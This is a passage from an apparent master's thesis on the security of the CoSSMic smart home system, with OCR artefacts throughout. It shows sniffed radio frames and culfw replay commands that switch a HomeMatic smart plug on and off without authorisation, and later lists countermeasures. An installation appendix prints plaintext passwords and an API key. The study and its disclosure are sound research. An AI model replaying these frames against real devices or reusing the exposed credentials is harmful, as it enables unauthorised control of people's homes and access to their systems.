


Text
Original communication route
Communication route after atttack
Attacker
1. Sniffs the communication between Home Gateway and Smart plug
2.Replays the captured frames
Tablet
Home gateway
Smart plug
Lamp

Figure 5.9: An attack against the devices connected with HomeMatic

The following sections describes how the authentication mechanism works on




```
A0E3BA011F1103424A4800201C80000
A0E3B800224A480F110340101C80020
A143CA45F24A480F110348000260002780081O8F1F9
A0A3C8002F1103424A48000
```

Figure 5.10: Packet frames received after a turn ON command

this HomeMatic device.

The same testing configuration is setup for sending a turn OFF command to the HomeMatic HM-ES-PMSw1-PI. The received frames by sniffing the communication are:

Replay attack Using the available tools, a replay attack is successfully mounted. The message counter in the packet frame is incremented once per each data transmission. But that is not enough to prevent a replay attack, since there was no need to increment the counter byte in the packet used for retransmission. This sort of attack




```
A0E3DA011F1103424A4800201000000
A0E3D800224A480F11034010100001B
A143EA45F24A480F1103480002E000000000008F4FA
A0A3E8002F1103424A48000
```

Figure 5.11: Packet frames received after a turn OFF command

is easy to perform and does not any require expensive tools. A replay attack can disrupt the functioning of the whole smart home system. The majority of the devices in the current smart home system are controlled via smart plugs. Therefore, the impact of this attack may be severe for the smart home. An attacker could instantly perform a replay attack at a specific device attached to a smart plug, overriding in this way the planned schedule without giving any notice to the user.

1. Using the culfw command As , the attacker will resend the first captured packet in an attempt to turn ON the lamp:
   As 0E3BA011F1103424A4800201C80000

2. The LED blinks red in the smart plug and the lamp is switched on. The following frames are received, where the last one is the acknowledgement one:
   As it can be observed, the acknowledgement received in the replay attack is




```
A0E3B800224A480F110340101C80021
A143CA45F24A480F11034800029000033700B008EEF4
A0A3C8002F1103424A48000
```

Figure 5.12: Packet frames received after a turn ON replay attack

   the same as in the proper data transmission.

   The same experiments are carried out for a replay attack of the turn OFF command. After sending out the following command:
   As 0E3DA011F1103424A4800201000000

3. The LED stops blinking and the lamp is switched off. The following frames are received, where the last one is the acknowledgement one:




```
A0E3D800224A480F110340101000016
A143EA45F24A480F110348000300000000000008EEF9
A0A3E8002F1103424A48000
```

Figure 5.13: Packet frames received after a turn OFF replay attack

5.2.3 Authentication mechanism

The authentication mechanism used between the HomeMatic HM-ES-PMSw1-PI device and the home gateway presented here is based on the code analysis of the CUL driver. It includes four messages. The first message is the initial message sent from the initiator to the HomeMatic device (Figure 5.14). In this case, it is a turn ON command (see Figure 5.10). The second message is the acknowledgment command



```
private int newMessage(String destination, String controlByte, String messageType, String payload) {
    return newMessage(destination, controlByte, messageType, payload, 10);
}


/**
 * Creates and dispatches a new message.
 *
 * @param destination The destination address.
 * @param controlByte The control byte.
 * @param messageType The message type.
 * @param payload The payload.
 * @param maxSendAttempts The number of send attempts to be done.
 * @return The message ID.
 */
    private int newMessage(String destination, String controlByte, String messageType, String payload, int maxSendAttempts) {
    // get the destination HM device
    HMDevice thisDevice = (HMDevice) devices.get((Class<? extends Device>) HMDevice.class, destination);

    // increase message counter and reset it in case of an overflow
    thisDevice.incMessageCounter();

    // create the message and add it to the message list
    HMMessage thisMessage = new HMMessage(destination, HMAddress, thisDevice.getMessageCounter(), controlByte, messageType, payload, maxSendAttempts);
```

Figure 5.14: Code snippet for the first frame sent

sent from the HomeMatic device to the home gateway. The third message contains




```
private boolean sendAck(String destination, int messageNumber)  {
    if (logger.isTraceEnabled()) {
            logger.trace("Sending acknowledgement to device \"{}\". New message counter: {}", destination, messageNumber);
    }

    // write the ACK message to the serial port
    callbacks.onSendData("As"
                    + String.format("%02x", (10)).toUpperCase()
                    + String.format("%02x", messageNumber).toUpperCase()
                    + "80"
                    + "02"
                    + HMAddress
                    + destination
                    + "00");
```

Figure 5.15: Code snippet for the second frame sent

information about the energy load of a connected device with the smart plug such as: energy, current, frequency and voltage. The HomeMatic devices sends these data to the home gateway. These data will be later represented graphically in the web interface of the system.

The fourth message sends a received acknowledgment message to the HomeMatic device from the home gateway. The authentication mechanism ends here. After 3 mins, the third message is sent again with a different payload. Due to the limit




```
else if ((thisMessage.messageType.equals("5E") || thisMessage.messageType.equals("5F"))
            && (thisMessage.payload.length() == 22)) {

    // power values message
    int d1 = (Integer.parseInt(thisMessage.payload.substring(0, 6), 16) & Integer.parseInt("800000", 16)) / Intege
    int d2 = Integer.parseInt(thisMessage.payload.substring(0, 6), 16) & Integer.parseInt("7FFFFF", 16);
    int d3 = Integer.parseInt(thisMessage.payload.substring(6, 12), 16);
    int d4 = Integer.parseInt(thisMessage.payload.substring(12, 16), 16);
    int d5 = Integer.parseInt(thisMessage.payload.substring(16, 20), 16);
    int d6 = Integer.parseInt(thisMessage.payload.substring(20, 22), 16);

    Float energy = (float) d2 / 10;
    Float power = (float) d3 / 100;
    Float current = (float) d4;
    Float voltage = (float) d5 / 10;
    Float frequency = (float) ((d6 > 127) ? d6-= 256 : d6) / 100 + 50;

    if (logger.isTraceEnabled()) {
        logger.trace("address: {}, energy: {} Wh, power: {} W, current: {} mA, voltage: {} V, frequency: {} Hz",
                thisMessage.sender, energy, power, current, voltage, frequency);
    }
```

Figure 5.16: Code snippet for the third frame sent



```
private void receivedAck(int id) {
    if (id >= 0) {
        // get the message which has been ACKed
        HMMessage thisMessage = messages.get(id);

        // is the ACK from a known device?
        HMDevice thisDevice = (HMDevice) devices.get(HMDevice.class, thisMessage.destination);
        if (thisDevice != null) {
            if (thisDevice.getPairing() == 0) {
                logger.debug("ACK received for #{}", id);

                if (thisMessage.controlByte.equals("A0") && thisMessage.messageType.equals("11")) {
                    callbacks.onReceivedData(thisDevice, "status", (float) (thisMessage.payload.substring(4, 6).equals("C8") ? 1 : 0));
                }
            }
```

Figure 5.17: Code snippet for the fourth frame sent

time, it was not possible to decipher the payload. Based on the authentication mechanism described in this section, the third frame sent contains the updated energy parameters.

5.2.4 Packet frame

The structure of a packet frame captured in the above sections is described in Figure 5.18. The given packet represents the turn ON command. Also, the structure of the payload for the HomeMatic HM-ES-PMSw1-PI device is described in this picture.




Figure 5.18: The structure of the packet frame and the payload

Chapter 6

Results and discussion

The security analysis conducted in Chapter 5 showed that CoSSMic smart home technology is not a secure system. In this chapter, we discuss about the insecurity implications on the CoSSMic. Furthermore, it also describes some existing security countermeasures to mitigate the associated vulnerabilities.

6.1 Insecurity of the CoSSMic system

CoSSMic is a complex system consisting of multiple technologies and devices. The system demonstrated to be prone of several vulnerabilities that require urgent mitigation. CoSSMic is still under the development phase. Thus, security and privacy concerns should be evaluated and mitigated in the early phases of the product lifecycle [20]. More sophisticated attacks can be implemented against this smart home technology [**?**]. HomeMatic smart plug demonstrated to posses serious vulnerabilities, due to the lack of a strong authentication mechanism, that can affect the well-function of the whole CoSSMic system. Ensuring strong mutual authentication and encryption is fundamental for the smart devices [23]. Replacing the current version of the HomeMatic smart plug with a new one will not be costly, but it will have a great impact on the whole system since the majority of the devices in the home are connected with it.

6.2 Countermeasures

The proposed countermeasures are based on our security analysis and the limitations that comes from the CoSSMic project such as only open-source software, specific hardware (Raspberry Pi and HomeMatic).

6.2.1 Anti-clickjacking attack

X-Frame-Options HTTP response header can be used to avoid clickjacking attacks in a website. There are three possible settings for the X-Frame options[33]:

- DENY: This value will prevent a web page from being framed.
- SAMEORIGIN:This value will allow a page only to be displayed in a frame on the same origin as the page itself.
- ALLOW-FROM uri: This value will allow a page to be displayed in a frame on the specified *uri*.

6.2.2 HTTPS

The security analysis of the CoSSMic in Chapter 5 showed the use of HTTP protocol. When HTTP protocol is used, the traffic is sent in plaintext. It allows the attacker to see/modify the traffic (man-in-the-middle attack). HTTPS is a secure version of HTTP – it uses SSL/TLS to protect the data of the application layer. When HTTPS is used, the following properties are achieved: authentication, data integrity, confidentiality.

6.2.3 VPN

A Virtual Private Network (VPN) connection gives the user the capability to have a remote and private connection with the CoSSMic system. VPN provides end-to-end encryption. Based on the requirements of the CoSSMic, it is recommended to use the open-source VPN[1]

Chapter 7 Conclusions and future work

This Master's thesis covers the security and privacy challenges of a smart home technology such as CoSSMic. The thesis provides a theoretical background on the security and privacy issues found in the smart home system. The main contributions of the thesis are:

1. Provide a literature study of security and privacy of smart home technology.
2. Security analysis of the CoSSMic system.
3. Security analysis of the HomeMatic smart plug
4. Proposed countermeasures for the vulnerabilities found.

7.1 Future work

For further studies, a technical security analysis of the Multi Agent System component should be included once it is working in the CoSSMic trials. Furthermore, different technologies used for the energy negotiation should be described and compared regarding security challenges. Also, a mitigation should be provided for every vulnerability found in the system.

Another direction for future work could be the impact that an insecure CoSSMic system would have in the public grid.

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A Appendix

CoSSMic installation

1. **Preparing the SD card**:
   Firstly, the image is prepared to be written in the SD card :

   a) Insert the SD card into the slot for SD cards of your PC (if the PC has one), otherwise into a card reader. Then connect the card reader with the PC and check which drive letter it has been assigned
   b) run Win32DiskWriter
   c) click the folder icon and choose the prepared Raspbian Jessie lite image file
   d) under Device,choose the drive letter of the SD card
   e) click write
   f) Once writing has finished, close Win32DiskWriter program and eject the SD card from the reader.
      With the prepared image in the SD card, the next preparations on the SD card are done as follows:
   g) insert the SD card into the Raspberry Pi
   h) connect the monitor with the Pi via HDMI cable
   i) connect to the internet via ethernet cable and then plug the keyboard, power supply into the Raspberry Pi Once the Raspberry Pi is turned on, it will take approximately one minute to boot it. The Raspberry Pi is automatically assigned an IP via DHCP. It can be accessed via its IP, which would be found by:
   j) login in the Raspberry Pi with username **pi** and password **CoSSMic**
   k) type *sudo ifconfig* in the command line and next to the *eth0* entry, it will show inet addr: **129.241.208.197** which is the IP address of the

Raspberry Pi Now, you can connect to the raspberry via SSH using PuTTY. You can finish the SD card preparation by manually resizing the variable partition to fit within the card and to provide some unused space for future data.

l) Therefore, we type the following commands in the command line:
   - sudo service cron stop && sudo service mysql stop && sudo service redis-server stop && sudo service lighttpd stop && sudo service supervisor stop && sudo service ufw stop
   - sudo umount /dev/mmcblk0p3 -l

m) Next, resize the partition to fit the SD card:
   - sudo fdisk /dev/mmcblk0
   - Enter p, to show the list of partitions
   - Enter d , to create a new partition
   - Enter 3, which is the partition number that would be deleted
   - Enter p again, to show the list of partitions with the new modifications
   - Enter n, to create a new partition from the same starting sector
   - Enter p, for primary partition
   - Enter 3, the partition number
   - Enter 6422528 , as the first sector number
   - Press "Enter" to automatically select the last sector
   - Enter "p" to get the following result of partitions: (Fig nga celulari)

n) Write the changes to SD card:
   - Enter w
   - sudo reboot

o) Expand the filesystem to the new partition by checking the filesystem and then resizing it:
   - sudo e2fsck -f /dev/mmcblk0p3
   - sudo resize2fs /dev/mmcblk0p3

p) Mount all the partitions:
   sudo mount -a

2. **Personalization of the Raspberry Pi**
   The configurations of the Raspberry Pi are modified with the following commands:
   - sudo raspi-config
   - Go to: internationalisation options > Change locale settings in order to select the desired locales.

   - Go to: internationalisation options > Change the timezone to choose the correct timezone. We choose:Europe/Oslo
   - Uncomment and edit the *date.timezone* variable to add "Europe/Oslo" in /etc/php5/cgi/php.ini file.

3. **Authentication**:
   In this section, we will disable the direct root login and replace the default password authentication with a RSA generated SSH-key. The key-pair is creating on Windows using PuTTYgen [1]. Using the default settings (*SSH-2 RSA and 2048 bit encryption*), a private and a public key are generated.

   - Save the private key to a secure location
   - Copy the public key for the user *pi* at the file:
     /home/pi/.ssh/authorized_keys file .
   - If the file does not exist, then create one:
     ```
     mkdir  /.ssh
     touch  /.ssh/authorized_keys
     ```
   - Next, modify the file /etc/ssh/sshd_config with the following lines:
     ```
     PermitRootLogin no
     AllowUsers pi

     RSAAuthentication yes
     PubkeyAuthentication yes
     AuthorizedKeysFile

     PasswordAuthentication no
     ```
   - Restart SSH service:
     sudo service ssh restart

4. **Installation of EmonCMS**:

   - hg clone https://bitbucket.org/cossmic/emoncms /var/www/emoncms
   - hg pull -u -R /var/www/emoncms
   - Create a MySQL database:
     - mysql -u root -p
     - the required password is **CoSSMic**
     - Type:
       SET PASSWORD FOR 'tr01'@'localhost' = PASSWORD('trondheim25');

[1] http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

    - CREATE DATABASE emoncms;
      CREATE USER 'tr01'@'localhost' IDENTIFIED BY 'trondheim25';
    - Give permisions on the new database: GRANT ALL ON emoncms.* TO 'tr01'@'localhost';
      flush privileges;
      exit

  - The database settings need to be updated after the new password is enabled. Thus, To do this, make a copy of the default settings and call it settings.php.
    cp /var/www/emoncms/default.settings.php /var/www/emoncms/settings.php
  - Update the file: /var/www/emoncms/settings.php with the following lines:
    $server = "localhost";
    $database = "emoncms";
    $username = "tr01";
    $password = "trondheim25";

  - To provide access with the CoSSMic cloud server, change the YOUR_NBH_API_KEY with **5544b076ff0c3eb0fc9fbe0aa39e6acf** in the /var/www/emoncms/settings.php file. // $cossmic['host'] = 'http://cloud.cossmic.eu/emoncms/';
    $cossmic['apikey'] = 'YOUR_NBH_API_KEY';
    $cossmic['node'] = 0;

  - EmonCMS can now be accessed in the browser: *http://129.241.208.197/emoncms*
  - When the EmonCMS is accessed for the first time, the user will be directed to a register screen. We create a new user by entering the username **tr02** and password **trondheim25** and clicking register to finish.
  - Now, we can disable EmonCMS' database test and initiation by modifying the file /var/www/emoncms/settings.php with the following lines:
    $allowusersregister = FALSE;// $dbtest = FALSE;

  - The EmonCMS is ready to use.

5. **CUL driver installation**:
   The installation of the CUL driver is documented in the CoSSMic repository which is not public yet.